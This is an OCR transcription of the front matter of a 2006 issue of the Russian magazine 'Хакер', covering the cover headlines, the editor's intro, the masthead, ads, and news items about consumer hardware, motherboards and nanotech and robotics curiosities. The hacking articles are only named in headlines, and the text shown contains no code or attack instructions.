

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
ИЮЛЬ 07(91) 2006
ВЗЛОМ ГОСЭКЗАМЕНА
ТЕЛЕВИЗИОННОЕ ЗАПАДЛО
СТАВИМ SSH НА ВИНДУ
убийца винчестеров стр. 20
WINDOWS VISTA НА DVD*
100 ПРОГРАММ ДЛЯ ВЗЛОМА
10 ящиков пива внутри -> стр. 144
* CD-ВЕРСИЮ БОЛЬШЕ НЕ ДЕЛАЕМ
ДРЮЧИМ ЗАКОДИРОВАННЫЕ PHP-СКРИПТЫ
НЕОФИЦИАЛЬНАЯ КАРТА KAZАНТИПА
ВЗЛОМ ПОПУЛЯРНОГО ИНТЕРНЕТ-КАЗИНО
(game)land PUBLISHING FOR ENTHUSIASTS
RUSSIA \ РОССИЯ
WE ARE HACKERS.
WE ARE TOGETHER
ISSN 1609-1019
9771609101009 05>


adidas
ГЕНЕРАЛЬНЫЙ
СПОНСОР
BECKHAM+10
adidas.com/football

INTRO

Я знаю, что многие начинают читать журнал с конца. В этом месяце такое не прокатит. Начать тебе обязательно нужно с рубрики «Взлом»: теперь ей руководит Forb, и он уже умудрился сделать ее в три раза интересней. Статьи о взломе единого госэкзамена, западле с телевизорами и надругательством над интернет-казино — на его совести.

После этого ты уже можешь открыть статью о том, как мы паяли девайс для уничтожения винчестеров: были достигнуты, кстати, потрясающие результаты.

Затем рекомендую тебе взять с нашего мегатонного DVD бета-версию Висты и затестить свежачок от Microsoft.

И только проделав все это, ты получишь право открыть 144 страницу, приятель.

Ни в коем случае не делай этого раньше!

nikitoz, гл. ред. Ха




























/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ИМПЛАНТ
Юрий Свидиненко
(nanoinfo@mail.ru)
DVD/CD
Степан «Step» Ильин
(step@real.xakep.ru)
>Литературный редактор
Анна «veselaya» Большова
(bolshova@real.xakep.ru)
>Корректор
Ася Аникеева

/Art
>Арт-директор
Евгений Чарский
(art@manufacktura.ru)

>Дизайнеры
Евгений Новиков (novikov.e@gameland.ru)
Екатерина Громова
Вера Светлых

/iNet
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)
/Реклама
>Директор по рекламе
Игорь Пискунов
(igor@gameland.ru)

> Руководитель отдела
рекламы цифровой группы
Басова Ольга
(olga@gameland.ru)
>Менеджеры отдела
Емельянцева Ольга
(olgaeml@gameland.ru)
Алехина Оксана
(alekhina@gameland.ru)
Александр Белов
(belov@gameland.ru)
Горячева Евгения
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/Publishing
>Издатель
Борис Скворцов
(boris@gameland.ru)
>Редакционный директор
Александр Сидоровский
(sidorovsky@gameland.ru)

>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/Оптовая продажа
>Директор отдела
дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое
распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка
Попов Алексей
(popov@gameland.ru)
тел.: (095) 935.70.34
факс: (095) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России
> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве
Российской Федерации по делам
печати, телерадиовещанию и
средствам массовых коммуникаций
ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии
«ScanWeb», Финляндия
Тираж 100 000 экземпляров.

Цена договорная.

090




094




100



112



120



124



132




134



138







HARD NEWS — СЕРГЕЙ НИКИТИН
X–NEWS — MINDW0RK
HI-TECH NEWS — ЮРИЙ СВИДИНЕНКО

MEGANEWS



Универсальный проектор EPSON

Новый проектор компании Epson представляет собой устройство для выполнения самых разных задач. Он создан на основе передовой 3LCD и обеспечивает качественное, яркое и четкое изображение. Проектор обладает яркостью в 1800 люмен, а его контрастность составляет 500:1. В проекторе EMP-S4 реализована слайд-крышка объектива и функция быстрого включения/выключения — подготовка к работе займет 4 секунды. Благодаря технологии E-TORL проектор может работать в хорошо освещенной комнате, не теряя качества картинки (диагональю 60 дюймов), которую он может создать с расстояния 1,8 м. Закрывая слайд-крышку, человек одновременно приостанавливает показ картинки и звучание музыки, что дает докладчикам новые возможности при ведении конференций. Стоит добавить, что уровень шума сосотавляет 30 дБ, а его вес 2,6 кг. Не забудь про русифицированное меню!



Verbatim представляет диски Mini DVD+R DL

Продолжают развиваться оптические диски. Растет скорость работы с ними и объемы информации, которые они могут вместить. Компания Verbatim обещает нам диски Mini DVD+R DL, которые имеют 8 сантиметров в диаметре, а объем — 2,6 Гб (около часа видео). Бояться не стоит: они полностью отвечают стандарту DVD+R DL, который утвержден DVD+RW Alliance, и совместимы с любыми накопителями, поддерживающими этот формат. Чтобы твои гигабайты данных не повредились, на поверхность диска нанесен специальный защитный слой Scratch Guard, который, по словам производителя, делает диски в 40 раз более устойчивыми к повреждениям. Стоит добавить, что эти болванки появятся в продаже в начале лета, вместе с видеокамерами, которые могут с ними работать.




ТВ ПО-НОВОМУ

Компания Compro выпустила TV-тюнер, не похожий на большинство устройств такого плана. Во-первых, он не подключается к компьютеру, а устанавливается на пути между системным блоком и монитором. Естественно, он отлично выполняет свою главную функцию: прокручивает телевизионные программы на мониторе твоего ПК. За качество картинки отвечает фирменный чип, который, кстати, поддерживает разрешение 1600x1200, разные соотношения сторон (4:3, 16:9 и 16:10), работает с разными типами мониторов и имеет разъем S-Video. Среди возможностей устройства присутствует и функция наложения изображения, то есть картинка в картинке: часть твоего рабочего стола может стать телевизором, а другая — остается свободной для пасьянса. Стоит добавить, что в комплект входит и пульт дистанционного управления. С таким устройством можно не только ТВ смотреть, но и друзей удивлять.



И СНОВА WALKMAN

Компания Sony вновь порадовала своих поклонников выпуском новых моделей плееров Walkman. Сегодня изменения коснулись линейки E: новые модели называются NW-E002, NW-E002F, NW-E003, NW-E003 и NW-E005. Их главная особенность — система быстрой зарядки, которая дает плееру возможность работать более суток, проигрывая музыку в форматах ATRAC3, WMA и MP3. Кстати, емкость новых плееров составляет от 512 Мб до 1 Гб, а в комплект поставки входит ПО SonicStage для удобного управления музыкой и загрузки треков. Если вдруг тебе надоест загруженная музыка, то спасением станет встроенный радиотюнер. Корпус выполнен из поликарбоната и имеет шесть вариантов расцветки. Sony также планирует выпустить массу аксессуаров к данному устройству.




Pentium M влезает в десктопы

Очередную системную плату для настольного ПК, которая может работать с процессором Pentium M (Socket 479), нам представила компания AOpen. На этот раз это бюджетное решение. Устройство AOpen s661FXm-FSN имеет два слота DIMM для памяти DDR400 (до 2 Гб), порт AGP 8X и три PCI, а также встроенный графический адаптер SiS 661 FX. На плате установлен встроенный 6-канальный звуковой контроллер ALC655. Кроме того, новинка содержит 4 разъема UDMA, два коннектора SATA (поддерживается RAID 0 и 1). Кроме USB, есть возможность подключать FireWire-устройства. Завершает картину сетевой контроллер. Кстати, плата имеет форм-фактор MicroATX, поэтому, учитывая низкое тепловыделение ЦП Pentium M, на ней можно собрать небольшой, недорогой и тихий ПК.

Системная плата на будущее

Хотя процессоры под сокет AMD M2 пока редкость, волна системных плат, которые их поддерживают, продолжает нарастать. Сегодня компания Foxconn заявила о том, что ее новинка — плата C51XEM2AA — может работать с AMD Socket AM2. Мать построена на чипсете NVIDIA nForce 590 SLI, который дает ей возможность работать с двухканальной памятью DDR2-800. Имеется 2 порта PCI-E x16, один — PCI-E x4, 1 PCI-E x1 и два обычных PCI. Кроме того, установлено 6 коннектеров интерфейса SATA 2, поддерживающего RAID. Также стоит отметить звуковой HDA-адаптер и два встроенных гигабитных сетевых контроллера. Энтузиасты наверняка оценят кнопки питания и сброса на плате, систему идентификации ошибок, состоящую из динамика и двух светоидов. Так что ждем новых процессоров!





Хромированная VIA

Компания VIA выпустила новый чипсет со встроенным графическим ядром Chrome9, готовый к работе с будущей операционной системой Windows Vista. Новый чипсет поддерживает новейшие процессоры Intel Core Duo, память DDR2 667 и шину PCI Express. Встроенный GPU Chrome9 является DirectX 9-совместимым, поддерживает шейдеры версии 2.0, HDTV-форматы (с разрешением до 1920x1080) и фирменную технологию VIA Chromotion, которая позволяет улучшить качество изображения. Шина V-link сможет связать этот чипсет с любым южным мостом VIA, например, с VIA VT8251, обладающим встроенным кодеком VIA Vinyl (8 каналов, HD-звук, 32-бит/192 кГц). Так что у производителей появится возможность по созданию весьма разнообразных и интересных системных плат на основе новинок от VIA. Итак, новый этап чипсетного противостояния nVidia и VIA открыт!



ГОЛОВНОЙ НАБОР LOGITECH

Новая гарнитура компании Logitech называется PC Headset 120 и отлично подходит для звонков с компьютера на компьютер, голосового общения в сети, крика на товарищей по оружию в сетевых играх, а также, естественно, может работать как обычные наушники. Гарнитура имеет удобное оголовье, так что, надев, ты тут же о ней и забудешь – никаких неудобств. Полоса пропускания самой гарнитуры — 20-20000 Гц, микрофона — 100—10000 кГц. Длина кабеля — 2 м. Если ты по-прежнему считаешь такое устройство ненужным, то знай, что популярность передачи голоса в Сети постоянно растет. Например, программу Skype по всему миру скачали уже 250 миллионов человек.

Nikon

At the heart of the image



Мощный процессор. Функция VR



Мощный процессор позволяет 8-мегапиксельной фотокамере Nikon Coolpix P4 быстро включаться, стремительно зуммировать, быстро и точно фокусироваться на объекте. Высококачественный объектив с системой подавления вибраций VR даёт возможность избежать нерезких снимков при съемке движущихся объектов. Автоматический режим съемки с приоритетом диафрагмы обеспечивает контроль над глубиной резкости и дополнительные возможности для творчества, а функции автофокусировки с приоритетом лица, подавления «красных глаз» и D-Lighting* помогают получить четкие снимки высочайшего качества. Nikon Coolpix P4 - мощь, скрытая в металлическом корпусе.

*Технология D-Lighting разработана компанией Apical Limited


www.nikon.ru

Телефон горячей линии: (495) 733-9170.

COOLPIX P4



Требуйте наличия голографической наклейки на гарантийном талоне!






Робот—ящерица
Зачем нужен механический геккон? Сказать трудно, однако давай воспринимать факты такими, какие они есть. Марк Каткоски и его команда из Стэнфорда построили StickyBot — опытный образец робота-альпиниста, который карабкается по стенам на четырех «сухих» липких ногах. StickyBot должен двигаться по вертикальным плоскостям за счет «сухого прилипания», причем управляемого. Гекконы используют нановолоски для путешествий по вертикальным препятствиям. Нанотрубки, которые с успехом их заменяют, разрабатываются уже давно. Однако о том, чтобы снабдить такими липкими ногами не то что человека, а робота, пока не было и речи. Лапы у робота-геккона сделаны из синтетических щетинок — эластомеров, а не нанотрубок. Каждый из этих волосков «прикрепляется» к стене межмолекулярной силой, известной как сила ван дер Ваальса. StickyBot пока двигается очень медленно и срывается, но исследователи надеются, что роботы такого типа в будущем смогут служить в качестве планетарных роверов и/или спасательных ботов.

МОДЕЛЬКИ ИЗ АТОМОВ

Моделирование наноструктур — задача сложная, требующая специального программного обеспечения. Но несмотря на это, ученые продолжают разрабатывать и моделировать разные молекулярные запчасти. Так, недавно ученые из компании NanoREX смогли на программном комплексе nanoENGINEER-1 создать модель универсального шарнира, спроектированного Эриком Дрекслером и Ральфом Меркле еще в 1992-м году. Исследователям удалось показать динамику работы шарнира, и с помощью результатов моделирования было установлено, что оба шарнирных плеча могут изгибаться до 20° относительно друг друга. При этом части шарнира не имеют точек трения! Они изгибаются на химических связях, держащих две части механизма. По результатам исследований была составлена анимация работы шарнира, в котором он изгибается до 40°. Частота изгибаний шарнира — 100 Гц. Состоит девайс из 3846 атомов, его длина — 6,4 нанометров, ширина и высота — 3,8 нм. Эта модель — одна из попыток создать машину без трущихся частей вообще. Ученые теперь планируют смоделировать этот механизм в составе уже известного тебе молекулярного автомобиля для приведения в движение нескольких колес от центрального лопастного двигателя. Что же будет дальше, если автомобилям прицепят еще и небольшой компьютер?





Механическая рука, читающая мысли
Помнишь детскую игру камень-ножницы-бумага? Так вот, теперь с роботами в нее играть нельзя: прочитав твои мысли, они уже знают, что ты выбросишь в следующий момент. Сделать это было непросто. Основа системы считывания мыслей — функциональный магниторезонансный сканер активности мозговой деятельности (fMRI) в реальном времени. Этот фантастический девайс соединен с довольно гибким механическим протезом руки. Ну, конечно, это покруче, чем управлять курсором мыши на экране с помощью мысли. Представь себе: по токам крови внутри сосудов головного мозга fMRI строит картину мозговой активности и, исходя из ряда шаблонных карт, приказывает руке принять соответствующее положене. Подумал сделать рукой о'кей — и вот механические пальцы сами сложились в знакомую загогулину. Удивительно, правда? Больше всего это изобретение пригодится инвалидам, для которых, собственно, и разрабатывалось.



ЭЛИТНЫЙ СВЕТОДУШ


Американская компания Interbath занимается системами для душа с приставкой Luxury уже, наверное, лет тридцать. И вот наконец-то решила выпустить светящийся электронный душ (Electronic Light Shower — ELS). Кроме электроники, душевая лейка (да простят мне такое грубое обращение!) оформлена настоящими кристаллами Swarovski. Если не смотреть на кристаллы, то ELS больше всего похож на лампу в операционной. Система действует так: по вашему выбору струйки воды либо непрерывно меняют цвета, либо освещают и омывают вас любимым цветом. Для выбора есть зеленый, желтый и голубой. А красного, увы, нет. Это связано с тем, что после частого применения красного душа будут шалить нервишки :). Но для того, чтобы увидеть, как светится это чудо, нужно выключить свет в душевой кабине. Свет идет к воде по оптоволоконному кабелю из коробочки, где установлены галогенные лампы и крутящееся колесо с разноцветными линзами. Принцип простой, но почему-то никто не додумался его использовать именно в душе. В головке душа имеется 270 дырочек. И к каждому отверстию свет подведен отдельным волокном диаметром около 1 миллиметра. Стало быть, с одной стороны, к головке ELS подходит кабель со светом, а с другой — вода, по вполне обычному шлангу. «Лечите нервы в лучах воды», — советует Interbath.





ЧАСИКИ ДЛЯ ЯХТСМЕНОВ

Наручные часы... Казалось бы, вещь простая и доступная. Но при желании даже из наручных часов можно сделать такой девайс, что даже непонятно, зачем он такой нужен. Так, двое мировых светил в области часового мастерства — Жан-Франсис Рюшонне и Вианни Хальтер, — скооперировавшись, сделали непростые наручные часы. Этот девайс, внешне смахивающий на кассовый аппарат, выпущен ограниченным тиражом — всего-то 135 штук. И цена у них соответствующая — от $220 тысяч. Назвали детище Cabestan — лебедка с барабаном, насаженным на вертикальный вал, для подтягивания речных судов у причалов, выбирания судовых якорей и тому подобного. И правда, часы внешне напоминают две лебедки, соединенные между собой рядом передач. Рюшонне говорит, что при создании Cabestan вдохновлялся морской тематикой. Отсюда и якорная цепь на лебедке и некоторое сходство хронометра с навигационным прибором. Часики действительно морские — в них можно даже нырять под воду на глубину до 30 метров. Но и это не последнее слово mad-часовщиков. Жан-Франсис задумал трилогию: концепт Monaco V4 воплощал собой землю и автомобиль, «Кабестан» — море и корабли, а третий хронометр, находящийся в разработке, будет посвящен воздуху и авиации.




Дисплеи: от 2D к 3D

